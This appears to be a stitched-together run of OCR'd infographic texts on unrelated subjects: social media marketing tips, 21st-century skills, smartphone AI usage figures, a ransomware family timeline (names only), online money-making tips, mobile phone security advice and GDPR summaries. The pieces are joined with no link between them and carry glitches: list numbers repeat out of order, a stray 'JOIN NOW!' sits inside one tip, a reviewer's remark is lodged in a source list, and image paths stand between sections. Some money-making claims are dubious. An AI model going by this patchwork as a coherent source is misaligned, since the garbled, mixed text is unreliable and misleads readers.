Post 5-plus times daily on Twitter and once or more each day on Facebook, LinkedIn, Pinterest and the channels you use.
6. USE HASHTAGS.
Using hashtags helps with tracking promotions, targeting readers by areas of interest and starting conversations.
7. FEATURE GREAT IMAGES.
Invest time and money on great images to create the stopping power you need to standout.
8. SHARE PHOTOS OF YOURSELF AND TEAM.
Humanize your brand by sharing candid shots. Your followers will identify with them.
9. BUILD ONE-TO-ONE RELATIONSHIPS.
Reach out to bloggers and other social influencers. Be valuable to them.
10. USE A CONVERSATIONAL TONE.
Drop the corporate babble. Be friendly and approachable.
11. OFFER CONCISE MORSELS OF ADVICE.
Rambling's a no-no. Get to the point.
12. DON'T OVERDO THE SELF-PROMOTION.
You'll be labeled "spammer" and cast into to social media purgatory.
13. KEEP IT REAL.
Be authentic and draw from your experiences, knowledge, and sense of humor.
14. ASK QUESTIONS.
You'll get more engagement and insights when you throw questions out there.
15. RUN CONTESTS AND GIVEAWAYS.
Make things exciting for your fans. People love to compete and strive for the prize.
16. CREATE COLLAGES.
Social media users have shown they like, love and share collages of illustrations and different style photos.
17. PERFECT YOUR TIMING.
Use Simply Measured's free follower analytics tools to discover when your followers are most active.
18. INTERACT IN REAL-TIME.
Prepare to work the channel often and actively. Respond fast and take part in real-time conversations.
19. FOLLOW-UP WITH NEW CONNECTIONS.
When someone does you the favor of following, follow-up. Express your appreciation.
20. MONITOR AND RESPOND.
Monitor mentions of your brand to find good feedback to share, bad feedback to mediate and new business prospects.
21. OFFER SPECIAL DEALS TO YOUR FOLLOWERS.
Showing your followers members-only love will build loyalty and invoke word of mouth.
22. DIAL-UP SOCIAL MEDIA AT EVENTS.
Create event pages. Select a hashtag. Interact with attendees. Stream video. Publish content from the event.
21. TOSS UP A POPUP THAT ASKS FOR FOLLOWERS.
Marketing expert Neil Patel claims you'll double social traffic in 30 days with a pop-up that asks for followers.
22. RATION YOURSELF.
JOIN NOW!
JOIN NOW!
Joining networks and groups is a good thing. Spreading yourself too thin is not.
25. LEARN FROM YOUR ANALYTICS.
Click around your Google Analytics regularly to determine where traffic is coming from and going to.
26. WORK AS A TEAM.
Create an "all hands on deck" approach across departments for more effective customer communications.
27. BE PATIENT.
Results can't be rushed. Think long-term and be a nurturer.
28. KEEP UP WITH THE CHANGES.
The networks make changes often. Subscribe to reliable sources to keep your social IQ high.
29. HAVE FUN.
If you're not enjoying social media, it's not for you.
30. BRING IN A STRATEGIST.
Enlist an expert to help develop your social media marketing strategy and accelerate your success.


#5c21, 5 key skills for the 21st century
Critical thinking
Collaboration
Creativity
Problem solving
Computational thinking
Critical Thinking
Collaboration
Co-creativity
Collaborative Problem Solving
Creativity
Co-creative Computational Thinking Problem Solving
Problem Solving
Creative Computational Thinking
Technology Enhanced Problem Solving
Computational Thinking
#5c21
Romero (2016). Design : Dumon



How Smartphone Users Benefit From Artificial Intelligence
Awareness and usage of smartphone applications featuring machine learning in 2017
Awareness
Usage
Predictive text
50%
35%
Route suggestions
39%
24%
Voice assistants
37%
12%
Voice search
31%
9%
Translation apps
25%
11%
Voice-to-text
25%
7%
Email classification
23%
12%
Automated calendar entries
21%
10%
Location-based app suggestions
20%
5%
Automated photo classification
20%
9%
Based on a survey of 24,563 smartphone owners in 16 developed markets conducted between May and July 2017
@StatistaCharts
Source: Deloitte's Global Mobile Consumer Survey
statista

The Evolution of Ransomware
2012
2013
2014
2015
2016
Q2 ACCDFISA
Q1 OMG! Ransomware
Browlock
Q2 DeCrypt Protect
Harasom
Kovter
MBL Advisory
Q3 QQ Coins
Dirty Alert
Power Loader
Contact QQ
Q1 CryptoDefense
CTB-Locker
CryptoWall
CoinVault
KeyBTC
Q2 SynoLocker
SynoLocker
BitCrypt
Casinomtgot
PoshCoder
Q3 Zerolocker
Operation Global III
TorrentLocker
KRSWLocker
CryptoGraphic
Locker
Q4 Virus-Encoder
Ophionlocker
Virlock
Q1 Ransomweb
Troldesh
BuyUnlockCode
CryptoTorLocker2015
CTB-Locker2
Locker
BitCryptor
El-Polocker
VaultCrypt
Bandarchor / Rakhni
Mabouia
CryptInfinite
Chimera
DMALocker
Gomasom
CryptoFortress
PClock
Ransom32
TeslaCrypt
Q2 Threat Finder
Kriptovor
Pacman
Linux.Encoder
Q3 ORXlocker
Gopher
Q4 Scraper
LowLevel04
Zlader
XRTN
Radamant
Q1 7ev3n
Cryptear
HydraCrypt
LeChiffre
Rush/Sanction
CTB-Locker WEB
Hi Buddy
Job Crypter
MaktubLocker
Samas-Samsam
Booyah
Cerber
Coverton
CryptoHasYou
CryptXXX
KeRanger
KimcilWare
Xorist
AutoLocky
CryptoHost
Jigsaw
NanoLocker
Magic
Vipasana
UmbreCrypt
Locky
MMLocker
SkidLocker
Surprise
PowerWare
Petya
Strictor
MireWare
Q2 PayCrypt
CryptFIle2
Nemucod - ransom
dropper
RemindMe
SNSlocker
777ransom
Zcrypt
Tox
Breaking Bad
Rokku
Ded Cryptor
Crysis
RAA
Crypt38
Goopic
Satana
Q3 Ranscam
Nukeware
Stampado
DetoxCrypto
Hitler
R980
Fantom
FairWare
Fsociety Locker
Ransomware has evolved from simple malware that blocks or encrypts data to more specialized attacks that incorporate new features, posing bigger challenges on prevention and damage mitigation.
deepinstinct | Ransomware: what lies ahead?
White paper | 9

10 SCAM FREE WAYS
TO MAKE MONEY
Online
1. Sell Stock Photos
iStockPhoto is just one site that allows you to sell stock photos. Have three killer stock photos ready for iStockPhoto's inspection; they will want them when you sign up.
2. Sell Stuff on eBay
Start by selling your own extra stuff. Sign a contract where you take 25-30% (or more) of the gross sale. Your customers will be happy to get cash for their old junk, and you'll make some good money selling other people's stuff.
3. Become a Freelance Article Writer
If you have passion for writing, then write an article and submit it to article directories. Your potential client includes bloggers, marketers, and small businesses.
4. Paid to Review
Set up a website or a blog and start a review site. Website owners and bloggers will pay you to post a review of their site on your site. It helps them get the word out and helps you make money.
5. Get Paid to Read Emails
You get paid for reading emails. Everyday you receive paid emails in your inbox with links to different websites, which you have to click and view for a few seconds.
6. Write articles on eHow.com
If you understand the basics of keyword research, you can make a good monthly income from eHow. eHow pays you a percentage of the ad revenue they make from each "How to" article you create.
7. Play Games (game money)
On game sites like Farm Gold and Second Life, you can make virtual money, which can be exchanged for real money. You get paid to play games.
8. Affiliate Marketing
You sell other people's stuff for a commission by redirecting your website visitors to them. You can find digital products like e-books and short reports to promote on sites like ClickBank and PayDotcom.
9. Get Paid to Search
Search engines are big money makers. Every day new search engines pup up everywhere, they pay you to use their site to search. Basically they share their earnings from their advertisers with you.
10. Help Local Business Develop an Online Presence
Local businesses have websites, but aren't getting any results from them. Others don't have websites at all. You can learn from SEO, how to set up an email list, and then implementing these for local businesses.
Sources:
http://www.erica.biz/2009/make-money-online-fast/
http://www.blogstash.com/53-ways-to-make-money-online/
Designed by:
InfoGraphic DESIGN TEAM .com


KOOLSPAN
IS YOUR PHONE PROTECTED?
Botnets:
Uses unpatched exploits to provide the hacker with control over the phone, enabling them to send messages and calls and access data.
What can you do?
Be careful what you download from the web and when you are opening attachments. Only visit sites that you trust and double check that the URL is https, meaning that the protocol is secure unlike an http URL connection.
Phishing Attacks:
Using malicious links in e-mails, these are designed to steal money.
What can you do?
Don't ever click on a link that claims it came from a company and asks for personal information, go to its official website instead.
Operating System:
An OS that's more than 2 years old may not receive security updates from the manufacturer anymore.
What can you do?
Update your OS regularly or whenever new software is available. Also install updates to applications because these often patch security issues.
Calendar
If you send out a conference call line and password through e-mail or save it to your calendar, a trojan can access the information and a hacker can call into the line to listen in on your call without you knowing.
What can you do?
Similar to other malware, you should not click on unknown links or download untrusted applications. Also, use a secure e-mail password so that a hacker can't guess it and access your e-mail and its connected calendar.
Eaves-dropping:
Hackers can remotely turn on your microphone and listen in on private conversations, even if your cell phone is turned off.
What can you do?
If you're in an important meeting where you're discussing sensitive information take the battery out of your phone or leave it outside the meeting.
Mobile Pickpocketing:
Known as SMS fraud, malware apps hide an SMS access permission in the code so that when it's downloaded, the app can send premium SMS messages that you're charged for without consent.
What can you do?
Stay away from third-party apps. The Android marketplace presents warnings about what information apps request permission to. If malicious apps are found in the marketplace, they are removed.
Stolen Phone
If your phone is lost or stolen, using password protection will help prevent the hacker from gaining access. Most encryption products can remotely wipe your data if the device is stolen.
Encryption
For the highest level of protection, mobile users should install security solutions that will encrypt smartphones' voice, text and data. This will protect sensitive information from hackers.
Unlocked WiFi Hotspots
Hackers can set up fake WiFi hotspots, naming it "Free_WiFi" to trick you into connecting to it. You also should lock your WiFi at home. If your WiFi is unlocked or if you're connected to a Fake WiFi, hackers can access the network and transmitted data.
For more information, visit www.koolspan.com

Figure 2: Disruptive Impact of Digital Technologies on Professional Services, by Segment





[a] This analysis of technologies is illustrative and non-exhaustive. A glossary of the technologies appears at the end of this White Paper.
Source: World Economic Forum/Accenture analysis

source wef via @mikequindazzi



Our Sources:
http://articles.chicagotribune.com/2011-07-11/classified/ct-met-getting-around-0711-20110711_1_cta-property-smartphone-thefts-cta-riders
http://clicksafe.kensington.com/laptop-security-blog/?Tag=theft%20statistics
http://www.cbsnews.com/8301-505268_162-57527670/iphone-theft-why-police-are-worried-about-drop-in-crime/
http://signalnews.com/lost-or-stolen-iphone-heres-do-869 The infographic was OK, not I was expecting it to be awesome as per the description of the Gig but it wasn't.
http://46qasb3uw5yn639ko4bz2ptr8u.wpengine.netdna-cdn.com/files/2012/12/how-to-lock-down-your-iphone.jpg


Goal: Effective date May 2018
Penalties of up to 4% of worldwide turnover or €20M (whichever is the highest)
Worldwide scope: all companies that collect, process and store personal data
Guarantees that physical persons can access, modify, restore and erase their data. 3 to 11 human rights laws to be passed with a view to compliance.
GDPR
Inform the National Commission for Information Technology and Civil Liberties within 72 hours of a personal data breach.
Collect clear, informed and provable consent from individuals.
Document the measures taken and the protection procedures.
Secure data against risk of loss, theft or disclosure.


Fines up to EUR 20m or 4% of total worldwide annual turnover
Much broader territorial scope
Stricter requirements regarding explicit consent
A data protection officer has to be nominated as a fixed role
Information on controller and the stored personal data must be provided
Data breaches must be reported without undue delay
Incorrect data has to be rectified
Processing by third parties must be governed by contract
Delete data if it is no longer required for the original purpose
Develop default privacy protection mechanisms and implement monitoring processes
Individuals can request copies of personal data
Territorial scope
Art. 3
Explicit consent
Art. 7
Right of access
Art. 15
Right to rectification
Art. 16
Right to erasure
Art. 17
Right to data portability
Art. 20
DP by design and by default
Art. 25
Processor
Art. 28
Notification requirements
Art. 33
Data protect. officers
Art. 37
Sanctions
Art. 83
EU General Data Protection Regulation (EU GDPR)

GDPR
Roadmap
Step 1
Strategic planning for GDPR in your business
Step 2
Data mapping and audit
Step 3
Policy review and development
Step 4
Staff training and awareness
Step 5
Business support and monitoring for compliance
Step 6
Go live & follow up with on-going monitoring
1
2
3
4
5
6

